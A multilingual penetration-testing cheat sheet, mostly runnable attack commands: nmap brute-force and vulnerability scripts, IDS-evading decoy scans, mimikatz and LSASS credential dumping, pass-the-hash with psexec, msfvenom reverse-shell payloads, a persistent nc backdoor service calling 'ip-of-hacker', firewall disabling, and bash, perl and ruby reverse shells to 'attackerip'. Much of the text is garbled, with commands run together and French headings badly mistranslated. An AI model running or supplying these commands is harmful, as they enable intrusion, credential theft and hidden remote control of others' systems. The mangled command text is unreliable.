nmap -sS -p1-65525 192.168.1.169 --webxml -oX - | xsltproc --output file.html
在子网中发现开放netbios的IP
nmap -sV -v -p139,445 192.168.1.0/24
扫描指定netbios的名称
nmap -sU --script nbstat.nse -p 137 target
扫描指定的目标,同时检测相关漏洞
nmap --script-args=unsafe=1 --script smb-check-vulns.nse -p 445 169
nmap脚本使用
auth: 负责处理鉴权证书(绕开鉴权)的脚本
broadcast: 在局域网内探查更多服务开启状况,如dhcp/dns/sqlserver等服务
brute: 提供暴力破解方式,针对常见的应用如http/snmp等
default: 使用-sC或-A选项扫描时候默认的脚本,提供基本脚本扫描能力
discovery: 对网络进行更多的信息,如SMB枚举、SNMP查询等
dos: 用于进行拒绝服务攻击
exploit: 利用已知的漏洞入侵系统
external: 利用第三方的数据库或资源,例如进行whois解析
fuzzer: 模糊测试的脚本,发送异常的包到目标机,探测出潜在漏洞
intrusive: 入侵性的脚本,此类脚本可能引发对方的IDS/IPS的记录或屏蔽
malware: 探测目标机是否感染了病毒、开启了后门等信息
safe: 此类与intrusive相反,属于安全性脚本
version: 负责增强服务与版本扫描(Version Detection)功能的脚本
vuln: 负责检查目标机是否有常见的漏洞(Vulnerability),如是否有MS08_067
负责处理鉴权证书(绕开鉴权)的脚本,也可以作为检测部分应用弱口令
nmap --script=auth 192.168.1.*
提供暴力破解的方式 可对数据库,smb,snmp等进行简单密码的暴力猜解
nmap --script=brute 192.168.1.169
默认的脚本扫描,主要是搜集各种应用服务的信息,收集到后,可再针对具体服务进行攻击
nmap --script=default 192.168.1.169 或者 nmap -sC 192.168.1.169
检查是否存在常见漏洞
nmap --script=vuln 192.168.1.169
在局域网内探查更多服务开启状况
nmap -n -p445 --script=broadcast 192.168.1.169
利用第三方的数据库或资源,例如进行whois解析
nmap --script external 192.168.1.169
vnc扫描
nmap --script=realvnc-auth-bypass 192.168.1.169
获取vnc信息
nmap --script=vnc-info 192.168.1.169
smb扫描
说明:SMB协议是基于TCP-NETBIOS下的,一般端口使用为139,445。
nmap --script=smb-brute.nse 192.168.1.169
smb字典破解
nmap --script=smb-brute.nse --script-args=userdb=/var/passwd,passdb=/var/passwd 192.168.1.169
smb已知几个严重漏扫描
nmap --script=smb-check-vulns.nse --script-args=unsafe=1 192.168.1.169
smb查看共享目录
nmap -p 445 --script smb-ls --script-args 'share=c$,path=\test,smbuser=administrator,smbpass=fuckyou' 192.168.1.169
smb查询主机一些敏感信息
nmap -p 445 -n –script=smb-psexec --script-args 'smbuser=administrator,smbpass=fuckyou' 192.168.1.169
smb查看会话
nmap -p 445 -n --script=smb-enum-sessions --script-args 'smbuser=administrator,smbpass=fuckyou' 192.168.1.169
smb系统信息
nmap -p 445 -n --script=smb-os-discovery --script-args 'smbuser=administrator,smbpass=fuckyou' 192.168.1.169
猜解mssql用户名和密码
nmap -p1433 --script=ms-sql-brute --script-args=userdb=/var/passwd,passdb=/var/passwd 192.168.1.169
xp_cmdshell 执行命令
nmap -p 1433 --script ms-sql-xp-cmdshell --script-args mssql.username=sa,mssql.password=sa,ms-sql-xp-cmdshell.cmd="net user" 192.168.1.169
dumphash值
nmap -p 1433 --script ms-sql-dump-hashes --script-args mssql.username=sa,mssql.password=sa 192.168.1.169
扫描root空口令
nmap -p3306 --script=mysql-empty-password 192.168.1.169
列出所有mysql用户
nmap -p3306 --script=mysql-users --script-args=mysqluser=root 192.168.1.169
支持同一应用的所有脚本扫描
nmap --script=mysql-* 192.168.1.169
oracle sid扫描
nmap --script=oracle-sid-brute -p 1521-1560 192.168.1.5
oracle弱口令破解
nmap --script oracle-brute -p 1521 --script-args oracle-brute.sid=ORCL,userdb=/var/passwd,passdb=/var/passwd 192.168.1.5
其他一些比较好用的脚本
nmap --script=broadcast-netbios-master-browser 192.168.137.4
发现网关 nmap -p 873 --script rsync-brute --script-args 'rsync-brute.module=www' 192.168.137.4
破解rsync nmap --script informix-brute -p 9088 192.168.137.4 informix
数据库破解 nmap -p 5432 --script pgsql-brute 192.168.137.4
pgsql破解 nmap -sU --script snmp-brute 192.168.137.4
snmp破解 nmap -sV --script=telnet-brute 192.168.137.4
telnet破解 nmap --script=http-vuln-cve2010-0738 --script-args 'http-vuln-cve2010-0738.paths={/path1/,/path2/}'
jboss autopwn nmap --script=http-methods.nse 192.168.137.4
检查http方法 nmap --script http-slowloris --max-parallelism 400 192.168.137.4
dos攻击,对于处理能力较小的站点还挺好用的 'half-HTTP' connections
nmap --script=samba-vuln-cve-2012-1182 -p 139 192.168.137.4 -sP 渗透内网之后判断当前网络那些主机在线
nmap -sP 192.168.1/255
-vv 现实详细的扫描过程
-sS 使用SYN半开式扫描,这种扫描方式使得扫描结果更加正确(又称半开放,或 隐身扫描)
nmap -vv -sS IP
-O 大写O代表OS 判断主机操作系统
nmap -O IP
延时策略
-T(0-5) 默认为3
0 即Paranoid模式。为了避开IDS的检测使扫描速度极慢,nmap串所有的扫描,每隔至少5分钟发送一个包
1 即Sneaky模式。也差不多,只是数据包的发送间隔是15秒
2 即Polite模式。不增加太大的网络负载,串行每个探测,并使每个探测间隔 0.4秒
3 即Normal模式。nmap的默认选项,在不使网络过载或者主机/端口丢失的情况下尽可能快速地扫描
4 即Aggressive模式。设置5分钟的超时限制,对每台主机的扫描时间不超过5分钟,并且对每次探测回应的等待时间不超过1.5秒。
5 即lnsane模式。只适合快速的网络或者不在意丢失默些信息,每台主机的超时 限制为75秒,对每次探测只等待0.3秒。
nmap -sS -T1 IP
-sV 探测端口的服务类型/具体版本等信息
nmap -vv -sV IP
-p 端口号 对某个端口的服务版本进行详细探测 有助于升入的针对性攻击, 比如缓冲溢出攻击
nmap -vv -sV IP -p 21
适用于内外网的探测,以内网操作为示例(外网参数同)
简单端口扫描:
nmap -vv -sT(sS、sF、sU、sA) 192.168.0.1 -D 127.0.0.1
(-D伪造的地址)
OS检测:
nmap -vv -sS -O 192.168.0.1
RPC鉴别:
nmap -sS -sR 192.168.0.1
Linux上的portmap就是一个简单的RPC服务,监听端口为111(默认)
Ping扫射:
nmap -sP 172.16.15.0/24
十条常用nmap命令行格式
1)获取远程主机的系统类型及开放端口
nmap -sS -P0 -sV -O <target>
这里的 < target > 可以是单一 IP, 或主机名,或域名,或子网
-sS TCP SYN 扫描 (又称半开放,或隐身扫描)
-P0 允许你关闭 ICMP pings.
-sV 打开系统版本检测
-O 尝试识别远程操作系统
-sS TCP SYN scanning (also known as half-open, or stealth scanning)
-P0 option allows you to switch off ICMP pings.
-sV option enables version detection
-O flag attempt to identify the remote operating system
Other option:
-A 同时启用操作系统指纹识别和版本检测
-A option enables both OS fingerprinting and version detection
-v use -v twice for more verbosity.
nmap -sS -P0 -A -v < target >
2)列出开放了指定端口的主机列表
nmap -sT -p 80 -oG – 192.168.1.* | grep open
3)在网络寻找所有在线主机
nmap -sP 192.168.0.*
或者也可用以下命令:
nmap -sP 192.168.0.0/24
指定 subnet
4)Ping 指定范围内的 IP 地址
nmap -sP 192.168.1.100-254
5)在某段子网上查找未占用的 IP
nmap -T4 -sP 192.168.2.0/24 && egrep "00:00:00:00:00:00" /proc/net/arp
6)在局域网上扫找 Conficker 蠕虫病毒
nmap -PN -T4 -p139,445 -n -v –script=smb-check-vulns –script-args
safe=1 192.168.0.1-254
replace 192.168.0.1-256 with the IP’s you want to check.
7)扫描网络上的恶意接入点 rogue APs.
nmap -A -p1-85,113,443,8080-8100 -T4 –min-hostgroup 50 –max-rtt-
timeout 2000 –initial-rtt-timeout 300 –max-retries 3 –host-timeout
20m –max-scan-delay 1000 -oA wapscan 10.0.0.0/8
I’ve used this scan to successfully find many rogue APs on a very, very large network.
8)使用诱饵扫描方法来扫描主机端口
Use a decoy while scanning ports to avoid getting caught by the sys
admin
sudo nmap -sS 192.168.0.10 -D 192.168.0.2
Scan for open ports on the target device/computer (192.168.0.10) while
setting up a decoy address (192.168.0.2). This will show the decoy ip
address instead of your ip in targets security logs. Decoy address
needs to be alive. Check the targets security log at /var/log/secure
to make sure it worked.
9)为一个子网列出反向 DNS 记录
List of reverse DNS records for a subnet
nmap -R -sL 209.85.229.99/27 | awk '{if($3=="not")print"("$2") no
PTR";else print$3" is "$2}' | grep '('
10)显示网络上共有多少台 Linux 及 Win 设备?
How Many Linux And Windows Devices Are On Your Network?
sudo nmap -F -O 192.168.1.1-255 | grep "Running: " > /tmp/os; echo
"$(cat /tmp/os | grep Linux | wc -l) Linux device(s)"; echo "$(cat
/tmp/os | grep Windows | wc -l) Window(s) devices"script nmap Moteur (NSE)
Je ne suis pas sûr que tu puisses faire ça.https://nmap.org/book/man-nse.html
Nmap提供的命令行参数如下:

-sC: 等价于–script=default,使用默认类别的脚本进行扫描 可更换其他类别

–script=<Lua scripts>: <Lua scripts>使用某个或某类脚本进行扫描,支持通配符描述

–script-args=<n1=v1,[n2=v2,...]>: 为脚本提供默认参数

–script-args-file=filename: 使用文件来为脚本提供参数

–script-trace: 显示脚本执行过程中发送与接收的数据

–script-updatedb: 更新脚本数据库

–script-help=<scripts>: 显示脚本的帮助信息,其中<scripts>部分可以逗号分隔的文件或脚本类别
nmap Collecte d’informations
Le script NES, qui introduit principalement nmap, est créé avec un programme lua. En utilisant les informations nmap pour collecter des scripts, vous pouvez apprendre les techniques avancées de nmap.

Nmap a beaucoup de plugins dans elle que nous pouvons recueillir des informations sur. nmap n’est pas seulement un scanner de port.
例子:nmap --script all 172.27.42.110        //使用所有脚本对 172.27.42.110 主机进行扫描
例子:nmap --script whois www.0day.co        // whois  通常读作 who is , 用来查询互联网中 域名的IP 和 所有者的信息
例子:nmap --script whois --script-args whois.whodb=nofollow www.0day.co  //很多网站启用了who is 保护,可以查询who is 的历史记录,早期的可能没有保护。
例子:nmap -sn --script whois -v -iL host.txt             //如果目标域名比较多,可以使用列表形式
例子:nmap --script http-email-harvest www.0day.co        //搜集email 信息
例子:nmap -sn --script hostmap-ip2hosts www.0day.co      // ip反查,将所有绑定该 IP 的域名显示出来,可以清楚的知道有几个站点在这台服务器上。
例子:nmap --script dns-brute www.xxxxx.com               //dns 信息搜集 ,默认 5线程
例子:nmap --script dns-brute dns-brute.threads=10 www.xxxxx.com             //dns 信息搜集,指定线程数是10
例子:nmap --script dns-brute --script-args dns-brute.domain=www.baidu.com   // 对 baidu.com 子域名的列举
Web, l’échappatoire.
nmap -p80 --script http-stored-xss.nse www.xxx.com  // nmap下提供了很多web漏洞的检测脚本, http-stored-xss.nse 可以发现网站的XSS(跨站脚本攻击)
nmap -sV --script http-sql-injection www.xxx.com  //  http-sql-injection 可以发现SQL 注入漏洞。在TOP 漏洞排行里,XSS 与 SQL 一直居高不下。
Une collection de techniques de combat pour les outils d’essai d’infiltration
Meilleure politique de numérisation NMAP
# 适用所有大小网络最好的 nmap 扫描策略# 主机发现,生成存活主机列表
$ nmap -sn -T4 -oG Discovery.gnmap 192.168.56.0/24
$ grep "Status: Up" Discovery.gnmap | cut -f 2 -d' ' > LiveHosts.txt

# 端口发现,发现大部分常用端口# http://nmap.org/presentations/BHDC08/bhdc08-slides-fyodor.pdf
$ nmap -sS -T4 -Pn -oG TopTCP -iL LiveHosts.txt
$ nmap -sU -T4 -Pn -oN TopUDP -iL LiveHosts.txt
$ nmap -sS -T4 -Pn --top-ports 3674 -oG 3674 -iL LiveHosts.txt

# 端口发现,发现全部端口,但 UDP 端口的扫描会非常慢
$ nmap -sS -T4 -Pn -p 0-65535 -oN FullTCP -iL LiveHosts.txt
$ nmap -sU -T4 -Pn -p 0-65535 -oN FullUDP -iL LiveHosts.txt

# 显示 TCP\UDP 端口
$ grep "open" FullTCP|cut -f 1 -d' ' | sort -nu | cut -f 1 -d'/' |xargs | sed 's/ /,/g'|awk '{print "T:"$0}'
$ grep "open" FullUDP|cut -f 1 -d' ' | sort -nu | cut -f 1 -d'/' |xargs | sed 's/ /,/g'|awk '{print "U:"$0}'# 侦测服务版本
$ nmap -sV -T4 -Pn -oG ServiceDetect -iL LiveHosts.txt

# 扫做系统扫描
$ nmap -O -T4 -Pn -oG OSDetect -iL LiveHosts.txt

# 系统和服务检测
$ nmap -O -sV -T4 -Pn -p U:53,111,137,T:21-25,80,139,8080 -oG OS_Service_Detect -iL LiveHosts.txt
Nmap – Évitez les pare-feu
# 分段
$ nmap -f

# 修改默认 MTU 大小,但必须为 8 的倍数(8,16,24,32 等等)
$ nmap --mtu 24# 生成随机数量的欺骗
$ nmap -D RND:10 [target]

# 手动指定欺骗使用的 IP
$ nmap -D decoy1,decoy2,decoy3 etc.

# 僵尸网络扫描, 首先需要找到僵尸网络的IP
$ nmap -sI [Zombie IP] [Target IP]

# 指定源端口号
$ nmap --source-port 80 IP

# 在每个扫描数据包后追加随机数量的数据
$ nmap --data-length 25 IP

# MAC 地址欺骗,可以生成不同主机的 MAC 地址
$ nmap --spoof-mac Dell/Apple/3Com IP
Nmap effectue le balayage de bogues Web
cd /usr/share/nmap/scripts/
wget http://www.computec.ch/projekte/vulscan/download/nmap_nse_vulscan-2.0.tar.gz && tar xzf nmap_nse_vulscan-2.0.tar.gz
nmap -sS -sV --script=vulscan/vulscan.nse target
nmap -sS -sV --script=vulscan/vulscan.nse –script-args vulscandb=scipvuldb.csv target
nmap -sS -sV --script=vulscan/vulscan.nse –script-args vulscandb=scipvuldb.csv -p80 target
nmap -PN -sS -sV --script=vulscan –script-args vulscancorrelation=1 -p80 target
nmap -sV --script=vuln target
nmap -PN -sS -sV --script=all –script-args vulscancorrelation=1 target
Utiliser le répertoire de blasts DIRB
Note : DIRB est un outil conçu pour les catalogues de souffle, qui sont installés par défaut dans Kali. Des outils similaires sont utilisés à l’étranger comme datator, dirsearch, DirBuster, épées domestiques et ainsi de suite.
dirb http://IP:PORT /usr/share/dirb/wordlists/common.txtPatator – Un outil de test de décomposition violente et puissant
# git clone https://github.com/lanjelot/patator.git /usr/share/patator# SMTP 爆破
$ patator smtp_login host=192.168.17.129 user=Ololena password=FILE00=/usr/share/john/password.lst
$ patator smtp_login host=192.168.17.129 user=FILE1 password=FILE00=/usr/share/john/password.lst 1=/usr/share/john/usernames.lst
$ patator smtp_login host=192.168.17.129 helo='ehlo 192.168.17.128' user=FILE1 password=FILE00=/usr/share/john/password.lst 1=/usr/share/john/usernames.lst
$ patator smtp_login host=192.168.17.129 user=Ololena password=FILE00=/usr/share/john/password.lst -x ignore:fgrep='incorrect password or account name'
DNS avec Pierce
Note : Pierce vérifie si le serveur DNS permet des transmissions régionales. Si autorisé, la zone est transmise et l’utilisateur est informé, et si non, le nom de l’hôte peut être trouvé sur le serveur DNS.
# http://ha.ckers.org/fierce/
$ ./fierce.pl -dns example.com
$ ./fierce.pl –dns example.com –wordlist myWordList.txt
Utiliser le service Web Nikto scan
nikto -C all -h http://IPScanner WordPress
git clone https://github.com/wpscanteam/wpscan.git && cd wpscan./wpscan –url http://IP/ –enumerate p
Identification de l’empreinte digitale HTTP
wget http://www.net-square.com/_assets/httprint_linux_301.zip && unzip httprint_linux_301.zipcd httprint_301/linux/./httprint -h http://IP -s signatures.txt
Utiliser le scan de poisson-chèque
Note : Skipfish est un outil de détection de sécurité d’application Web, et Skipfish produit une carte web interactive à l’aide de reptiles et de sondes basées sur dictionnaire qui seront éventuellement exportés après la vérification de sécurité.
skipfish -m 5 -LY -S /usr/share/skipfish/dictionaries/complete.wl -o ./skipfish2 -u http://IP
Utiliser NC scan
nc -v -w 1 target -z 1-1000for i in {101..102}; do nc -vv -n -w 1 192.168.56.$i 21-25 -z; done
Licornes
Remarques:Licornes Il s’agit d’un outil de collecte d’information et de vérification de la sécurité.
us-H-msf-Iv 192.168.56.101-p 1-65535us-H-mU-Iv 192.168.56.101-p 1-65535-H 在生成报告阶段解析主机名-m 扫描类型 (sf-tcp, U-udp)-Iv- 详细
Utiliser Xprobe2 pour identifier les empreintes digitales du système d’exploitation
xprobe2-v-ptcp:80:openIP
Énumération Samba
nmblookup -A targetsmbclient //MOUNT/share -I target -Nrpcclient -U "" targetenum4linux target
Énumération SNMP
snmpget -v 1 -c public IPsnmpwalk -v 1 -c public IPsnmpbulkwalk -v2c -c public -Cn0 -Cr10 IP
Commandes pratiques de Windows Cmd
net localgroup Usersnet localgroup Administratorssearch dir/s *.docsystem("start cmd.exe /k $cmd")sc create microsoft_update binpath="cmd /K start c:\nc.exe -d ip-of-hacker port -e cmd.exe" start= auto error= ignore/c C:\nc.exe -e c:\windows\system32\cmd.exe -vv 23.92.17.1037779mimikatz.exe "privilege::debug""log""sekurlsa::logonpasswords"Procdump.exe -accepteula -ma lsass.exe lsass.dmpmimikatz.exe "sekurlsa::minidump lsass.dmp""log""sekurlsa::logonpasswords"C:\temp\procdump.exe -accepteula -ma lsass.exe lsass.dmp 32 位系统C:\temp\procdump.exe -accepteula -64 -ma lsass.exe lsass.dmp 64 位系统
Tunnel PuTTY Connect
转发远程端口到目标地址plink.exe-P 22 -lroot-pw "1234" -R 445:127.0.0.1:445IP
CompteurPréter Port vers l’avant
# https://www.offensive-security.com/metasploit-unleashed/portfwd/# 转发远程端口到目标地址meterpreter > portfwd add –l 3389 –p 3389 –r 172.16.194.141kali > rdesktop 127.0.0.1:3389
Activer le service RDP
reg add "hklm\system\currentcontrolset\control\terminal server" /f /v fDenyTSConnections /t REG_DWORD /d 0netsh firewall set service remoteadmin enablenetsh firewall set service remotedesktop enable
Fermer les pare-feu Windows
netsh firewall set opmode disable
Compteurpreter VNC\RDP
# https://www.offensive-security.com/metasploit-unleashed/enabling-remote-desktop/run getgui -u admin -p 1234run vnc -p 5043
Utiliser Mimikatz
Saisissez le mot de passe spécifié par Windows
git clone https://github.com/gentilkiwi/mimikatz.gitprivilege::debugsekurlsa::logonPasswords full
Obtenez Hash
git clone https://github.com/byt3bl33d3r/pth-toolkitpth-winexe -U hash //IP cmd 或者 apt-get install freerdp-x11xfreerdp /u:offsec /d:win2012 /pth:HASH /v:IP 在或者 meterpreter > run post/windows/gather/hashdumpAdministrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::msf > use exploit/windows/smb/psexecmsf exploit(psexec) > set payload windows/meterpreter/reverse_tcpmsf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586cmsf exploit(psexec) > exploitmeterpreter > shell
Utilisez Hashcat pour casser les mots de passe
hashcat -m 400 -a 0 hash /root/rockyou.txt
Utilisez NC pour saisir les informations sur les bannières
nc 192.168.0.1080GET / HTTP/1.1Host:192.168.0.10User-Agent: Mozilla/4.0Referrer: www.example.com<enter><enter>
Utilisez NC pour rebondir sur Windows Shell
c:>nc -Lp 31337 -vv -e cmd.exenc 192.168.0.10 31337c:>nc example.com 80 -e cmd.exenc -lp 80 nc -lp 31337 -e /bin/bashnc 192.168.0.10 31337nc -vv -r(random) -w(wait) 1 192.168.0.10 -z(i/o error) 1-1000
Rechercher les fichiers racine SUID\SGID
# 查找 SUID root 文件find / -user root -perm -4000 -print# 查找 SGID root 文件:find / -group root -perm -2000 -print# 查找 SUID 和 SGID 文件:find / -perm -4000 -o -perm -2000 -print# 查找不属于任何用户的文件:find / -nouser -print# 查找不属于任何用户组的文件:find / -nogroup -print# 查找软连接及其指向:find / -type l -ls
Python Shell
python -c 'import pty;pty.spawn("/bin/bash")'
Serveur HTTP Python\Ruby\PHP
python2 -m SimpleHTTPServerpython3 -m http.serverruby -rwebrick -e "WEBrick::HTTPServer.new(:Port => 8888,ocumentRoot => Dir.pwd).start"php -S 0.0.0.0:8888
Obtenir des PID pour les processus
fuser -nv tcp 80fuser -k -n tcp 80
RDP avec hydra
hydra -l admin -P /root/Desktop/passwords -S X.X.X.X rdp
Monter les dossiers partagés Windows distants
smbmount //X.X.X.X/c$ /mnt/remote/ -o username=user,password=pass,rw
Kali compile Expluit
gcc-m32-ooutput32hello.c (32 位)gcc-m64-ooutputhello.c (64 位)
Kali compile Windows Express
wget -O mingw-get-setup.exe http://sourceforge.net/projects/mingw/files/Installer/mingw-get-setup.exe/downloadwine mingw-get-setup.exeselect mingw32-basecd /root/.wine/drive_c/windowswget http://gojhonny.com/misc/mingw_bin.zip && unzip mingw_bin.zipcd /root/.wine/drive_c/MinGW/binwine gcc -o ability.exe /tmp/exploit.c -lwsock32wine ability.exe
Commande NASM
Note: NASM, nom complet L’assemblage Netwide est un compilateur de langage de compilation basé sur des plateformes 80×86 et x86-64 conçues pour atteindre une plateforme croisée et la modularisation des compilateurs.
nasm-fbin-opayload.binpayload.asmnasm-felfpayload.asm; ld-opayloadpayload.o; objdump-dpayload
PARCING DE LA SSH
ssh-D 127.0.0.1:1080-p 22 user@IPAdd socks4 127.0.0.11080 in /etc/proxychains.confproxychains commands target
SSH percing d’un réseau à un autre
ssh -D 127.0.0.1:1080 -p 22 user1@IP1Add socks4 127.0.0.11080 in /etc/proxychains.confproxychains ssh -D 127.0.0.1:1081 -p 22 user1@IP2Add socks4 127.0.0.11081 in /etc/proxychains.confproxychains commands target
Utiliser Métasploit pour pénétrer
route add X.X.X.X 255.255.255.01use auxiliary/server/socks4arunproxychains msfcli windows/* PAYLOAD=windows/meterpreter/reverse_tcp LHOST=IP LPORT=443 RHOST=IP E 或者 # https://www.offensive-security.com/metasploit-unleashed/pivoting/meterpreter > ipconfigIP Address : 10.1.13.3meterpreter > run autoroute -s 10.1.13.0/24meterpreter > run autoroute -p10.1.13.0255.255.255.0 Session 1meterpreter > Ctrl+Zmsf auxiliary(tcp) > use exploit/windows/smb/psexecmsf exploit(psexec) > set RHOST 10.1.13.2msf exploit(psexec) > exploitmeterpreter > ipconfigIP Address : 10.1.13.2
Demande de fichiers CSV
git clone https://github.com/offensive-security/exploit-database.gitcd exploit-database./searchsploit –u./searchsploit apache 2.2./searchsploit "Linux Kernel" cat files.csv | grep -i linux | grep -i kernel | grep -i local | grep -v dos | uniq | grep 2.6 | egrep "<|<=" | sort -k3
MSF Charges utiles
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP Address> X > system.exemsfvenom -p php/meterpreter/reverse_tcp LHOST=<IP Address> LPORT=443 R > exploit.phpmsfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP Address> LPORT=443 -e -a x86 --platform win -f asp -o file.aspmsfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP Address> LPORT=443 -e x86/shikata_ga_nai -b "\x00" -a x86 --platform win -f c
MSF-généré MeterPreter Shell rebondissant sous Linux
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<IP Address> LPORT=443 -e-f elf -a x86 --platform linux -o shell
Shell de rebond généré par MSF (C Shellcode)
msfvenom -p windows/shell_reverse_tcp LHOST=127.0.0.1 LPORT=443 -b "\x00\x0a\x0d"-a x86 --platform win -f c
Boom de génération MSF Python Shell
msfvenom -p cmd/unix/reverse_python LHOST=127.0.0.1 LPORT=443 -o shell.py
Coque ASP
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to ConnectOn> -f asp -a x86 --platform win -o shell.asp
Boom de génération MSF Bashir Shell
msfvenom -p cmd/unix/reverse_bash LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -o shell.sh
MSF Générer un rebond PHP Shell
msfvenom -p php/meterpreter_reverse_tcp LHOST=<YourIPAddress> LPORT=<YourPorttoConnectOn>-o shell.phpadd <?php at the beginningperl -i~ -0777pe's/^/<?php \n/' shell.php
La génération de MSF rebond Win Shell
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to ConnectOn> -f exe -a x86 --platform win -o shell.exe
Commandes de sécurité communes Linux
# 使用 uid 查找对应的程序find / -uid 0 -perm -4000 # 查找哪里拥有写权限find / -perm -o=w # 查找名称中包含点和空格的文件find / -name " " -printfind / -name ".." -printfind / -name ". " -printfind / -name " " -print # 查找不属于任何人的文件find / -nouser # 查找未链接的文件lsof +L1 # 获取进程打开端口的信息lsof -i # 看看 ARP 表中是否有奇怪的东西arp -a# 查看所有账户getent passwd # 查看所有用户组getent group # 列举所有用户的 crontabsfor user in $(getent passwd|cut -f1 -d:); doecho"### Crontabs for $user ####"; crontab -u $user-l; done# 生成随机密码cat /dev/urandom| tr -dc ‘a-zA-Z0-9-_!@#$%^&*()_+{}|:<>?=’|fold -w 12| head -n 4# 查找所有不可修改的文件find . | xargs -I file lsattr -a file 2>/dev/null | grep ‘^….i’ # 使文件不可修改chattr -i file
Commande de dépassement du tampon Windows
msfvenom -p windows/shell_bind_tcp -a x86 --platform win -b "\x00" -f cmsfvenom -p windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=443 -a x86 --platform win -e x86/shikata_ga_nai -b "\x00" -f c COMMONLY USED BAD CHARACTERS:\x00\x0a\x0d\x20 For http request\x00\x0a\x0d\x20\x1a\x2c\x2e\3a\x5c Ending with (0\n\r_) # 常用命令:pattern createpattern offset (EIP Address)pattern offset (ESP Address)add garbage upto EIP valueandadd (JMP ESP address) in EIP . (ESP = shellcode ) !pvefindaddr pattern_create 5000!pvefindaddr suggest!pvefindaddr modules!pvefindaddr nosafeseh !mona config -set workingfolder C:\Mona\%p!mona config -get workingfolder!mona mod!mona bytearray -b "\x00\x0a"!mona pc 5000!mona po EIP!mona suggest
SEH – Traitement anormal structuré
Note: SEH (Structued Export Handling), un traitement d’anomalie structuré, est l’arme d’une erreur de processus puissante ou anomalie fournie par le système d’exploitation Windows aux concepteurs de programmes.
# https://en.wikipedia.org/wiki/Microsoft-specific_exception_handling_mechanisms#SEH# http://baike.baidu.com/view/243131.htm!mona suggest!mona nosafesehnseh="\xeb\x06\x90\x90" (next seh chain)iseh= !pvefindaddr p1 -n -o -i (POP POP RETRUN or POPr32,POPr32,RETN)
ROP (DEP)
Note : Le programme ROP (Return-oriented Program) est une technique d’utilisation des failles de sécurité informatique qui permet à l’agresseur d’exécuter des codes tels que des signatures de mémoire et de code inopportuns en cas de défense de la sécurité.
Le DEP (Data Exchange Program) est un ensemble de logiciels et de technologies matérielles qui distingue strictement les codes et les données sur la mémoire pour empêcher que les données ne soient codées pour exécution.
# https://en.wikipedia.org/wiki/Return-oriented_programming# https://zh.wikipedia.org/wiki/%E8%BF%94%E5%9B%9E%E5%AF%BC%E5%90%91%E7%BC%96%E7%A8%8B# https://en.wikipedia.org/wiki/Data_Execution_Prevention# http://baike.baidu.com/item/DEP/7694630!mona modules!mona ropfunc -m *.dll -cpb "\x00\x09\x0a"!mona rop -m *.dll -cpb "\x00\x09\x0a" (auto suggest)
ASLR – randomiser les modèles spatiaux d’adresse
# https://en.wikipedia.org/wiki/Address_space_layout_randomization# http://baike.baidu.com/view/3862310.htm!mona noaslr
Technologie de chasse aux oeufs
Le shellcode peut être classé comme un « shellcode » qui vous permet de trouver votre (plus grand) shellcode avec un petit ensemble spécial de shellcode, le principe étant de rechercher notre shellcode final à travers la mémoire. En d’autres termes, un code court est exécuté avant de chercher le vrai Shellcode et de l’appliquer.Regardez le Forum des neiges., plus de détails peuvent être trouvés dans le lien que j’ai ajouté à la note de code.
# https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/# http://www.pediy.com/kssd/pediy12/116190/831793/45248.pdf# http://www.fuzzysecurity.com/tutorials/expDev/4.html!mona jmp -r esp!mona egg -t lxxl\xeb\xc4 (jump backward -60)buff=lxxllxxl+shell!mona egg -t 'w00t'
Commandes communes de débogueur GDB
# 设置断点break *_start # 执行下一个命令nextstepns # 继续执行continuec # 数据checking 'REGISTERS' and 'MEMORY'# 显示寄存器的值: (Decimal,Binary,Hex)print /d –> Decimalprint /t –> Binaryprint /x –> HexO/P :(gdb) print /d $eax$17 = 13(gdb) print /t $eax$18 = 1101(gdb) print /x $eax$19 = 0xd(gdb) # 显示特定内存地址的值command : x/nyz (Examine)n –> Number of fields to display ==>y –> Format for output ==> c (character) , d (decimal) , x (Hexadecimal)z –> Size of field to be displayed ==> b (byte) , h (halfword), w (word 32 Bit)
Coque de rebond en cas de choc
bash -i >& /dev/tcp/X.X.X.X/4430>&1 exec /bin/bash 0&02>&0exec /bin/bash 0&02>&00<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196>&1962>&1960<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196>&1962>&196 exec 5<>/dev/tcp/attackerip/4444 cat <&5 | while read line; do $line 2>&5 >&5; done # or: while read line 0<&5; do $line 2>&5 >&5; doneexec 5<>/dev/tcp/attackerip/4444 cat <&5 | while read line; do $line 2>&5 >&5; done # or:while read line 0<&5; do $line 2>&5 >&5; done /bin/bash -i > /dev/tcp/attackerip/80800<&12>&1/bin/bash -i >/dev/tcp/X.X.X.X/4430<&12>&1
Conteneur de rebond PERL
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"attackerip:443");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'# Win 平台perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};’
RUBY Revolt Shell
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("attackerip","443");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end' # Win 平台ruby -rsocket -e 'c=TCPSocket.new("attackerip","443");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'ruby -rsocket -e 'f=TCPSocket.open("attackerip","443").to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
